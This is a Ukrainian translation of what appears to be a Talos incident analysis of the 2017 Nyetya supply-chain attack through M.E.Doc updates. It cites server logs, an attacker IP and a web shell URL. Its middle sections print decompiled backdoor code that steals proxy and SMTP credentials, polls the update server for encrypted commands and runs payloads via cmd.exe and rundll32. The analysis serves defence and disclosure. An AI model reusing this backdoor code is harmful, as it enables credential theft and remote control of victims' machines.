Зв'язковий M.E.Doc


Стислий огляд

Nyetya (він же Petya) — руйнівний варіант програми-здирника, який зачепив багато українських організацій та міжнародних корпорацій, що працюють в Україні. У співпраці із командою реагування на інциденти Cisco Advanced Services підрозділ Talos ідентифікував декілька ключових аспектів атаки. В процесі розслідування було виявлено атаку на ланцюжок поставок (supply chain) програмного забезпечення M.E.Doc, яке розповсюджувало деструктивний програмний код, замаскований під здирника. Використовуючи вкрадені облікові дані, зловмисники змогли маніпулювати сервером оновлень M.E.Doc для проксі-з'єднань із підконтрольним їм сервером. Виходячи з отриманих даних, Talos впевнився в тому, що напад мав саме руйнівний характер. І він набув широкого поширення — українська кіберполіція підтверджує понад 2000 постраждалих компаній лише в Україні.

Деталі

Для Talos день 27 червня 2017 року розпочався з повідомлення від наших співробітників в Україні. Вони просили про допомогу — відбулася масована атака з використанням ransomware, програм для вимагання викупу. Зловмисники розповсюдили свій код серед комп'ютерних систем користувачів найпопулярнішого в Україні ПЗ для бухгалтерської звітності, у тому числі до міжнародних корпорацій, які працюють у країні. Вони вирішили використати цю вразливість для шифрування критичних файлів та жорстких дисків без можливості дешифрування.

З моменту атак BlackEnergy наприкінці 2015 року Talos співпрацює з публічними та приватними організаціями в Україні в рамках протидії кібернападам. Раніше в цьому році Talos вже доводилося допомагати організаціям, проти яких були вжиті деструктивні заходи. Цікаво, що в цих випадках до системи внесли шкідливий код для знищення даних, дуже схожий на попередній (від Black Energy). Та після його блокування за допомогою нашого Advanced Malware Protection (AMP) зловмисники повернулися до варіанту ransomware, намагаючись перешкодити діяльності організацій. Пам’ятаючи про останній випадок, ми майже одразу зрозуміли, що події, які відбуваються цього разу, є чимось більшим, ніж звичайна ransomware-атака.



Вже із самого початку стало зрозумілим, що хоча більшість минулих випадків були зареєстровані в Україні, під вплив шкідливого ПЗ потрапили організації, які не мали прямого зв'язку із цією країною. Через вочевидь великий масштаб події Talos активував внутрішню систему реагування TaCERS (Talos Critical Event Response System). Система TaCERS розподіляє активності між командами аналітики, аналізу телеметрії, реверсної інженерії, детектування та зовнішніх комунікацій. Дослідники й інженери Talos з усього світу об'єдналися для боротьби з новою загрозою.


Завдяки телеметрії кінцевих точок було з'ясовано, що центром активності стало українське бухгалтерське програмне забезпечення M.E.Doc. Як і у випадку з WannaCry, були повідомлення про наявний поштовий вектор атаки. Справа в тому, що на деяких з перших заражених машин були одночасні інфекції Lokibot з індикаторами поштового вектору розповсюдження. Шляхом ретельного дослідження Talos дійшов висновку, що при розповсюдженні шкідливого коду Nyetya всі інсталяції були отримані через систему апдейтів M.E.Doc.

M.E.Doc — широко розповсюджене програмне забезпечення, створене українською компанією «Інтелект-Сервіс». Програма використовується для взаємодії з українськими податковими системами. На момент виявлення джерела загрози ми мали змогу безпосередньо зв'язатися із розробниками M.E.Doc та запропонувати допомогу.

У M.E.Doc швидко пристали на нашу пропозицію. В рамках глобальної реакції Cisco на подію ввечері 29 червня до України прибули два фахівці з реагування на інциденти з групи Advanced Services. Ще один фахівець дистанційно підтримував розслідування з Великої Британії. Співробітники M.E.Doc були виключно відкритими з точки зору надання доступу до своїх інженерів та адміністраторів, які ознайомили команду із системою та надали доступ до лог-файлів і коду. Вони також погодились поділитися результатами нашого дослідження.

У кожному дослідженні Cisco у будь-якій точці світу команді реагування надається спеціальний ресурс Talos для координування аналізу даних, залучення реверсивної інженерії й аналізу телеметрії. При цьому дві команди постійно працюють одночасно. Такий досвід був повною мірою використаний і в цьому випадку.

На ранньому етапі дослідження було виявлено web shell (шкідливий скрипт) за адресою http://www.me-doc[.]com[.]ua/TESTUpdate/medoc_online.php. Часова позначка файлу — 31 травня 2017 року, 14:45. Наш аналіз показує, що це — дещо модифікована версія web shell PAS із відкритим кодом на PHP. Скрипт зберігається у зашифрованому вигляді та вимагає для розшифрування парольної фрази, яка задається у змінній HTTP POST. Результатом розшифрування є повнофункціональний web shell PAS.



Як тільки наша команда з реагування отримала доступ до логів і додаткових даних, їх завантажили до Talos. Це відкрило 24-годинний цикл, і коли в Україні настав вечір, команда реагування Cisco розповіла Talos про свої знахідки та нові дані. Пізніше, коли українці збиралися на роботу, Talos уже брифував команду реагування Cisco, звітуючи про свої нічні знахідки.

Майже одразу були визначені індикатори проблеми. Під час брифінгу о третій ранку 1 липня команда Talos пройшлася по ключових доказах, знайдених у логах. Ми побачили наступне:

8:57:46 AM	usc-cert sshd[23183]: subsystem request for sftp
8:59:09 AM	usc-cert su: BAD SU <REDACTED> to root on /dev/pts/0
8:59:14 AM	usc-cert su: <REDACTED> to root on /dev/pts/0
9:09:20 AM	[emerg] 23319#0: unknown directive "<feff>" in /usr/local/etc/nginx/nginx.conf:3
9:11:59 AM	[emerg] 23376#0: location "/" is outside location "\.(ver|txt|exe|upd|rtf|cmnt)$" in /usr/local/etc/nginx/nginx.conf:136

Невідомі зловмисники викрали облікові дані адміністратора M.E.Doc. Вони увійшли в сервер, отримали root-привілеї та почали модифікувати файл конфігурації веб-сервера NGINX. Нам не вдалося відновити файл nginx.conf, оскільки він був послідовно перезаписаний, тому додаткові log-файли були важливими для розуміння того, що саме було змінено. Ми знайшли тисячі помилок подібних до цієї:

[error] 23401#0: *374685644 upstream timed out (60: Operation timed out) while connecting to upstream, client: <REDACTED>, server: upd.me-doc.com.ua, request: "GET /last.ver?rnd=1b2eb092215b49f5b1d691b5c38e3a74 HTTP/1.1", upstream:

"http://176.31.182.167:80/last.ver?rnd=1b2eb092215b49f5b1d691b5c38e3a74", host: "upd.me-doc.com.ua"

Сервер NGINX переконфігурували таким чином, що будь-який трафік до upd.me-doc.com.ua перенаправлявся у режимі проксі через апдейт-сервер до хоста в IP-просторі OVH з IP-адресою 176.31.182.167. Подальше дослідження виявило, що цей сервер керувався реселлером thcservers.com і був стертий того ж дня о 19:46 UTC.

Коли ми порівняли час першого й останнього upstream-повідомлення про помилку з нашою локальною телеметрією кінцевих точок, з'ясувалося, що вони можуть слугувати маркерами початку та кінця активної фази інфікування. Початкове повідомлення логу було датоване 9:11:59 UTC, а останнє — зареєстровано о 12:31:12 UTC. У нашій телеметрії ми не бачимо нових організацій, інфікованих поза межами цього часового проміжку.

Ми знайшли ще один доказ на підтвердження того, що подію було завершено близько 12:30 UTC. Часова позначка файлу nginx.conf на момент проведення нашого аналізу — 27 червня 12:33 UTC. У цей час зловмисники повернули конфігурацію NGINX до її оригінального стану. Окрім цього, залишився лише один вартий уваги індикатор — латвійська IP-адреса, яка від'єдналася від системи о 02:11:07 UTC:

Received disconnect from 159.148.186.214: 11: FlowSshClientSession: disconnected on user's request

У M.E.Doc підтверджують, що ні OVH-сервер, ні латвійська IP-адреса не мають жодного стосунку до M.E.Doc.

На цьому етапі ми зрозуміли, що зловмисники отримали доступ до більшої частини мережі та систем M.E.Doc за допомогою компрометованих облікових даних. Питання, які залишались нез'ясованими: що вони робили під час контролю сервера оновлень та як саме було надіслано шкідливе програмне забезпечення?


Хоча на момент проведення розслідування це було невідомо, зараз ми можемо підтвердити дослідження ESET щодо бекдору, який внесли до програмного забезпечення M.E.Doc. Код .net у файлі ZvitPublishedObjects.dll зазнав неодноразових модифікацій, що дозволило зловмисникам збирати дані, завантажувати та виконувати довільний код:

Date	M.E.Doc Update Version
4/14/2017	01.175-10.01.176
5/15/2017	01.180-10.01.181
6/22/2017	01.188-10.01.189

Дивлячись у більш ранні логи, надані M.E.Doc, можна побачити таку саму «upstream-активність» 22-го червня. На жаль, ми на маємо логів за травень або квітень, але розумно буде припустити, що подібне траплялося і раніше.

Аналіз бекдору у ZvitPublishedObjects.dll

Бекдор був внесений до функції ZvitPublishedObjects.Server.UpdaterUtils.IsNewUpdate function у файлі ZvitPublishedObjects.dll:




```
UpdaterUtils.cs
258     private static bool IsNewUpdate(Version currVersion, bool is1C, IWebProxy proxy, out string errorMess, out string verLast)
259     {
260       bool flag = false;
261       errorMess = string.Empty;
262       verLast = string.Empty;
263       try
264       {
265         ZvitWebClient zvitWebClient = new ZvitWebClient();
266         ((WebClient) zvitWebClient).Encoding = Encoding.GetEncoding("utf-8");
267         string str1 = currVersion.Major.ToString().PadLeft(2, '0') + currVersion.Minor.ToString().PadLeft(2, '0') + currVersion.Build.ToString().PadLeft(3, '0');
268         string empty = string.Empty;
269         try
270         {
271           string str2 = ZvitGbl.GlobalCfg.get_UpdateUrl();
272           if (string.IsNullOrEmpty(str2))
273             str2 = is1C ? "http://www.1c-sed.com.ua/downloads/9/zvit9.php" : "http://upd.me-doc.com.ua/";
274           string address = str2 + "last.ver" + "?rnd=" + Guid.NewGuid().ToString("N");
275           ((WebClient) zvitWebClient).Proxy = proxy;
276           zvitWebClient.SetExpect100ContinueBehavior(address);
277           byte[] bytes = ((WebClient) zvitWebClient).DownloadData(address);
278           verLast = Encoding.GetEncoding(1251).GetString(bytes);
279           try
280           {
281             DateTime result;
282             if (DateTime.TryParse(((WebClient) zvitWebClient).ResponseHeaders[HttpResponseHeader.Date], (IFormatProvider) CultureInfo.InvariantCulture, DateTimeStyles.None, out result))
283               ((IProtect) DMFEnvironment.GetObject<IProtect>()).SetExternalSyncDate(result.Date);
284           }
285           catch
286           {
287           }
288           if (!string.IsNullOrEmpty(verLast))
289             flag = Convert.ToInt64(str1) < Convert.ToInt64(verLast);
290         }
291         finally
```

```
UpdaterUtils.cs
268       string empty = string.Empty;
269       try
270       {
271         string str2 = ZvitGbl.GlobalCfg.get_UpdateUrl();
272         if (string.IsNullOrEmpty(str2))
273           str2 = is1C ? "http://www.1c-sed.com.ua/downloads/9/zvit9.php" : "http://upd.me-doc.com.ua/";
274         string address = str2 + "last.ver" + "?rnd=" + Guid.NewGuid().ToString("N");
275         ((WebClient) zvitWebClient).Proxy = proxy;
276         zvitWebClient.SetExpect100ContinueBehavior(address);
277         byte[] bytes = ((WebClient) zvitWebClient).DownloadData(address);
278         verLast = Encoding.GetEncoding(1251).GetString(bytes);
279         try
280         {
281           string edrpou = string.Empty;
282           foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new AccUserMgr().GetAllOrgs()).Rows)
283           {
284             string str3 = row["EDRPOU"].ToString();
285             row["NAME"].ToString();
286             edrpou = edrpou + str3 + ";";
287           }
288           MeCom meCom = new MeCom(proxy, edrpou)
289           {
290             Period = 120000,
291             ReqUri = address,
292             ResUri = address
293           };
294           if (!meCom.CreateMainThread(true))
295             meCom.Dispose();
296         }
297         catch
298         {
299         }
300         try
301         {
302           DateTime result;
303           if (DateTime.TryParse(((WebClient) zvitWebClient).ResponseHeaders[HttpResponseHeader.Date], (IFormatProvider) CultureInfo.InvariantCulture, DateTimeStyles.None, out result))
304             ((IProtect) DMFEnvironment.GetObject<IProtect>()).SetExternalSyncDate
```

Між рядками 278 та 279, наведеними ліворуч, праворуч ви бачите код, який було внесено для отримання ЄДРПОУ та назви кожної організації. Потім створюється новий об’єкт MeCom та потік для нього, який зв'язується з http://upd.me-doc.com.ua/last.ver?rnd=<GUID> кожні дві хвилини. Також він використовуватиме цей URL для надсилання відповідей.

Якщо проксі-сервер був налаштований, після створення об’єкт MeCom на рядку 288 праворуч продовжує роботу і отримує хост, порт, ім’я користувача та пароль проксі-сервера:



```
MeCom.cs
117   public MeCom(IWebProxy prx, string edrpou = "")
118   {
119     string str1 = "undef";
120     string str2 = "undef";
121     string str3 = "undef";
122     this.proxy = prx;
123     lock (edrpou)
124       this.edrpou = edrpou;
125     try
126     {
127       if (this.proxy != null)
128       {
129         lock (this.ProxyInfo)
130           this.ProxyInfo = "";
131         Uri proxy = this.proxy.GetProxy(new Uri(this.resUri));
132         string str4 = string.Empty;
133         string str5 = string.Empty;
134         try
135         {
136           ProxyConfigurator instanceField = MeCom.GetInstanceField(typeof (ProxyConfigurator), (object) null, "_ProxyInstance") as ProxyConfigurator;
137           if (instanceField != null)
138           {
139             str4 = MeCom.GetInstanceField(typeof (ProxyConfigurator), (object) instanceField, "_ProxyUser") as string;
140             str5 = MeCom.GetInstanceField(typeof (ProxyConfigurator), (object) instanceField, "_ProxyPass") as string;
141           }
142         }
143         catch (Exception ex)
144         {
145           str4 = ex.ToString();
146         }
147         lock (this.ProxyInfo)
148           this.ProxyInfo += string.Format("\nAbsoluteUri: {0} Host: {1} Port: {2} UserName: {3} Password: {4}\n", (object) proxy.AbsoluteUri, (object) proxy.Host, (object) proxy.Port, (object) str4, (object) str5);
149         str1 = str4;
150         str2 = str5;
151         string host = proxy.Host;
152         proxy.Port.ToString();
153         str3 = proxy.ToString();
154       }
155     }
156     catch (Exception ex)
```

Потім він витягує SMTP-хост, ім’я користувача, пароль та email-адресу для кожної організації в базу даних програми:

```
MeCom.cs ×
156       catch (Exception ex)
157       {
158         lock (this.ProxyInfo)
159           this.ProxyInfo += ex.ToString();
160       }
161       try
162       {
163         foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new AccUserMgr().GetAllOrgs()).Rows)
164         {
165           long idOrg = (long) row["CODE"];
166           string str4 = row["EDRPOU"].ToString();
167           string str5 = row["NAME"].ToString();
168           MailAddrBookDS.MAILSERVERSDataTable mailSettings = new ZMailManager().GetMailSettings(idOrg);
169           if (mailSettings.get_Count() > 0)
170           {
171             string str6 = ((DataRow) mailSettings.get_Item(0))["SMTP_SERVER"].ToString();
172             string str7 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
173             string str8 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
174             string str9 = ((DataRow) mailSettings.get_Item(0))["SMTP_PASS"].ToString();
175             string str10 = ((DataRow) mailSettings.get_Item(0))["EMAIL"].ToString();
176             lock (this.ProxyInfo)
177               this.ProxyInfo += string.Format("\nedropu: {0} name: {1} smtpServer: {2} smtpLogin: {3} smtpName: {4} smtpPass: {5} email: {6}", (object) str4, (object) str5, (object) str6,
(object) str7, (object) str8, (object) str9, (object) str10);
178           }
179         }
180       }
181       catch (Exception ex)
182       {
183         lock (this.ProxyInfo)
184           this.ProxyInfo += ex.ToString();
185       }
186       try
187       {
188         RegistryKey subKey = Registry.CurrentUser.OpenSubKey("SOFTWARE", true).CreateSubKey("WC", RegistryKeyPermissionCheck.ReadWriteSubTree);
189         subKey.SetValue("Cred", (object) string.Format("{0}:{1}", (object) str1, (object) str2), RegistryValueKind.String);
190         subKey.SetValue("Prx", (object) string.Format("{0}", (object) str3), RegistryValueKind.String);
191       }
192       catch
193       {
194       }
195     }
```

Також він записує попередньо зібраний проксі-сервер до ключа реєстру: HKCU\SOFTWARE\WC. Ім’я користувача і пароль проксі-сервера зберігаються в підключі Cred, а повна інформація проксі-сервера — у Prx.

На рядку 294 у IsNewUpdate присутній виклик meCom.CreateMeainThread. Код створює потік, який виконує MainAction. Цей потік буде послідовно опитувати URL запиту (http://upd.me-doc.com.ua/last.ver?rnd=<GUID>), шукаючи команди, а потім стартує на виконання новий потік, по одному на кожну нову команду, очікуючи максимум по 10 хвилин до завершення виконання потоку. Після того він відправляє результат потоку за адресою відповіді, яка в цьому випадку збігається з адресою запиту: http://upd.me-doc.com.ua/last.ver?rnd=<GUID>.


Функція GetCommandsAndPeriod отримує команди із веб-запиту:

MeCom.cs ×

```
430
431     private Cmd[] GetCommandsAndPeriod(string Uri)
432     {
433       Uri = Uri ?? this.ReqUri;
434       ZvitWebClient wc = new ZvitWebClient();
435       ((WebClient) wc).Proxy = this.proxy;
436       ZvitWebClientExt.AddCookie(wc, "EDRPOU", this.EDRPOU);
437       ZvitWebClientExt.AddCookie(wc, "un", Environment.UserName);
438       wc.SetExpect100ContinueBehavior(Uri);
439       MemoryStream memoryStream = new MemoryStream(((WebClient) wc).DownloadData(Uri));
440       byte[] numArray1 = new byte[8];
441       memoryStream.Read(numArray1, 0, numArray1.Length);
442       byte[] numArray2 = new byte[memoryStream.Length - 8L];
443       memoryStream.Read(numArray2, 0, numArray2.Length);
444       Cmds cmds = this.DeserializeCmds(Compression.Decompress(Crypto.Decrypt(numArray2, numArray1)));
445       Cmd[] commands = cmds.commands;
446       this.Period = cmds.t;
447       return commands;
448     }
449
```

Під час надсилання запиту у файлах cookie будуть передані ЄДРПОУ та ім'я користувача, з яким виконується програма. З відповіді зчитуються перші 8 байт як вектор ініціалізації для шифрування. Решта даних зашифровується за допомогою TripleDes із використанням 24-символьного ключа: \x0 до \x17 (тобто символи від 0 до 23). Команди до виконання дешифруються, розпаковуються та десеріалізуються. Також отримується інформація про те,

як довго потрібно чекати до наступного запитування команд (на початку при створенні об'єкта цей інтервал встановлено на 2 хвилини).



SendAnswer надсилає чисельні веб-запити, максимум 2048 щоразу, результат виконання команди зберігається в cookie-файлах. Ці дані шифруються так само, як при отриманні команд, із використанням випадкового 8-байтового IV та 24-символьного ключа 0-23.

Це функції шифрування та дешифрування:

```
12  namespace ZvitPublishedObjects.Server
13 {
14    public class Crypto
15    {
16      private const int KeyLength = 24;
17
18      public Crypto()
19      {
20        base..ctor();
21      }
22
23      public static byte[] GetIV()
24      {
25        byte[] numArray = new byte[8];
26        Random random = new Random();
27        for (int index = 0; index < numArray.Length; ++index)
28          numArray[index] = (byte) random.Next((int) byte.MaxValue);
29        return numArray;
30      }
31
```

Crypto.cs

```
31
32      public static byte[] Encrypt(byte[] data, byte[] IV)
33      {
34        byte[] numArray = new byte[24];
35        for (int index = 0; index < numArray.Length; ++index)
36          numArray[index] = (byte) index;
37        if (data == null || data.Length <= 0)
38          throw new ArgumentNullException("data");
39        if (numArray == null || numArray.Length <= 0)
40          throw new ArgumentNullException("Key");
41        if (IV == null || IV.Length <= 0)
42          throw new ArgumentNullException("Key");
43        using (TripleDESCryptoServiceProvider cryptoServiceProvider = new TripleDESCryptoServiceProvider())
44        {
45          cryptoServiceProvider.Mode = CipherMode.CBC;
46          cryptoServiceProvider.Key = numArray;
47          cryptoServiceProvider.IV = IV;
48          ICryptoTransform encryptor = cryptoServiceProvider.CreateEncryptor(cryptoServiceProvider.Key, cryptoServiceProvider.IV);
49          using (MemoryStream memoryStream = new MemoryStream())
50          {
51            using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, encryptor, CryptoStreamMode.Write))
52            {
53              using (BinaryWriter binaryWriter = new BinaryWriter((Stream) cryptoStream))
54                binaryWriter.Write(data);
55              return memoryStream.ToArray();
56            }
57          }
58        }
59      }
60
```

Crypto.cs

```
61      public static byte[] Decrypt(byte[] data, byte[] IV)
62      {
63        byte[] numArray1 = new byte[24];
64        for (int index = 0; index < numArray1.Length; ++index)
65          numArray1[index] = (byte) index;
66        if (data == null || data.Length <= 0)
67          throw new ArgumentNullException("data");
68        if (numArray1 == null || numArray1.Length <= 0)
69          throw new ArgumentNullException("Key");
70        if (IV == null || IV.Length <= 0)
71          throw new ArgumentNullException("Key");
72        byte[] numArray2 = new byte[data.Length];
73        using (TripleDESCryptoServiceProvider cryptoServiceProvider = new TripleDESCryptoServiceProvider())
74        {
75          cryptoServiceProvider.Mode = CipherMode.CBC;
76          cryptoServiceProvider.Key = numArray1;
77          cryptoServiceProvider.IV = IV;
78          ICryptoTransform decryptor = cryptoServiceProvider.CreateDecryptor(cryptoServiceProvider.Key, cryptoServiceProvider.IV);
79          using (MemoryStream memoryStream = new MemoryStream(data))
80          {
81            using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, decryptor, CryptoStreamMode.Read))
82            {
83              using (BinaryReader binaryReader = new BinaryReader((Stream) cryptoStream))
84                return binaryReader.ReadBytes(numArray2.Length);
85            }
86          }
87        }
88      }
89    }
90  }
```

Нарешті, об’єкт Worker (див. рядок 372 функції MainFunction) обробляє виконання команд. Усього є шість команд, які може виконувати Worker.

- Команда 0 зчитує параметри та таймаут у хвилинах, а потім виконує cmd.exe із цими параметрами. Результат виконання команди повертається на веб-сервер.
- Команда 1 записує дані до файлу з можливістю використання змінних середовища для прописування коректного шляху (наприклад, %SystemRoot%\filename).
- Команда 2 повертає раніше отриману інформацію (дані Proxy та SMTP, у тому числі користувачі та паролі), а також інформацію про версію ОС та архітектуру, чи є користувач адміністратором, з яким рівнем токену виконується процес та чи активовано UAC.
- Команда 3 читає будь-який файл із файлової системи та завантажує його на сервер.

- Команда 4 подібна до команди 1 в тому, що вона записує файл до файлової системи, але також вона відразу виконує цей файл як новий процес. Коли його завершено, файл перезаписується випадковими даними, а потім видаляється.
- Нарешті, команда 5, яку обробляє функція AutoPayload, подібна до команди 4, але завантажений файл запускатиметься з rundll32.exe.

Worker.cs

```
267   public string AutoPayload(string name, byte[] data, string arguments)
268   {
269     int milliseconds = 0;
270     string str1 = string.Empty;
271     string str2 = "FAIL DUMP";
272     string path = string.Empty;
273     try
274     {
275       string environmentVariable = Environment.GetEnvironmentVariable("windir");
276       string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
277       if (!string.IsNullOrEmpty(environmentVariable))
278       {
279         path = Path.Combine(environmentVariable, name);
280         str2 = this.DumpData(path, data);
281       }
282       if (!File.Exists(path) && !string.IsNullOrEmpty(folderPath))
283       {
284         path = Path.Combine(folderPath, name);
285         str2 = this.DumpData(path, data);
286       }
287       if ("OK" == str2)
288       {
289         string str3 = Path.Combine(environmentVariable, "system32\\rundll32.exe");
290         Process process1 = new Process();
291         Process process2 = process1;
292         ProcessStartInfo processStartInfo1 = new ProcessStartInfo();
293         processStartInfo1.FileName = str3;
294         processStartInfo1.UseShellExecute = false;
295         processStartInfo1.RedirectStandardOutput = true;
296         processStartInfo1.CreateNoWindow = true;
297         processStartInfo1.Arguments = string.Format("\"{0}\",#1 {1}", (object) path, (object) arguments);
298         ProcessStartInfo processStartInfo2 = processStartInfo1;
299         process2.StartInfo = processStartInfo2;
```

Що тепер?

По-перше, треба зібрати разом усе, що нам відомо. В минулому Talos спостерігав зловмисників, які націлювались саме на українські установи, намагаючись використати вайпер BlackEnergy для знищення даних, а у випадку невдалої спроби переходили на варіант з ransomware у якості заміни. Нами також вже задокументовано в попередньому пості, що «зважаючи на обставини цієї атаки, Talos із високою впевненістю оцінює, що наміри зловмисників, які стоять за Nyetya, є руйнівними, а не економічно вмотивованими». Нарешті, коли ми підтвердили, що вектором інсталяції був M.E.Doc, можна визначити, що цілями цієї атаки були Україна та ті організації, які ведуть тут бізнес.

Наша команда з дослідження та ліквідування загроз (Threat Intelligence and Interdiction) занепокоєна тим, що зловмисники під час атаки «спалили» значний ресурс. Вони скомпрометували як свій бекдор у програмному забезпеченні M.E.Doc, так і здатність маніпулювати конфігурацією сервера оновлень.

Загалом, зловмисники відмовилися від можливості доставляти довільний код у 80% українських компаній, які використовують M.E.Doc в якості бухгалтерського ПЗ, разом з міжнародними корпораціями, що використовували це програмне забезпечення. Це — істотна втрата оперативного потенціалу. Команда Threat Intelligence and Interdiction із поміркованою впевненістю робить висновок, що малоймовірно з їхнього боку втрачати цю можливість без впевненості в тому, що вони мають або можуть легко отримати аналогічні можливості в цільових мережах з найвищим пріоритетом для зловмисників.

Виходячи з цього, Talos радить будь-якій організації, що має зв'язки з Україною, з особливою обережністю ставитися до програмного забезпечення, подібного до M.E.Doc, та систем в Україні, оскільки вони є пріоритетними цілями для осіб, які реалізують загрози високого рівня виконання. Заходи з убезпечення містять надання їм окремої мережевої архітектури, посилену активність з моніторингу та пошуку загроз в цих системах і мережах, а також надання лише такого рівня доступу, який є абсолютно необхідним для ведення бізнесу. Патчі та оновлення мають бути пріоритетними для цих систем, і клієнтам рекомендовано перейти на Windows 10 відповідно до інструкцій від Microsoft щодо убезпечення цих систем. Додаткові вказівки щодо базової лінії безпеки мережі також доступні на сайті Cisco. Необхідно розгорнути мережеву IPS для українських філій і підключень до інших частин міжнародних організацій, також слід негайно встановити захист кінцевих точок на всіх українських системах.

Щодо подальшого висвітлення інциденту з Nyetya, будь ласка, звертайтеся до нашого попереднього посту.

Індикатори компрометації

SHA256

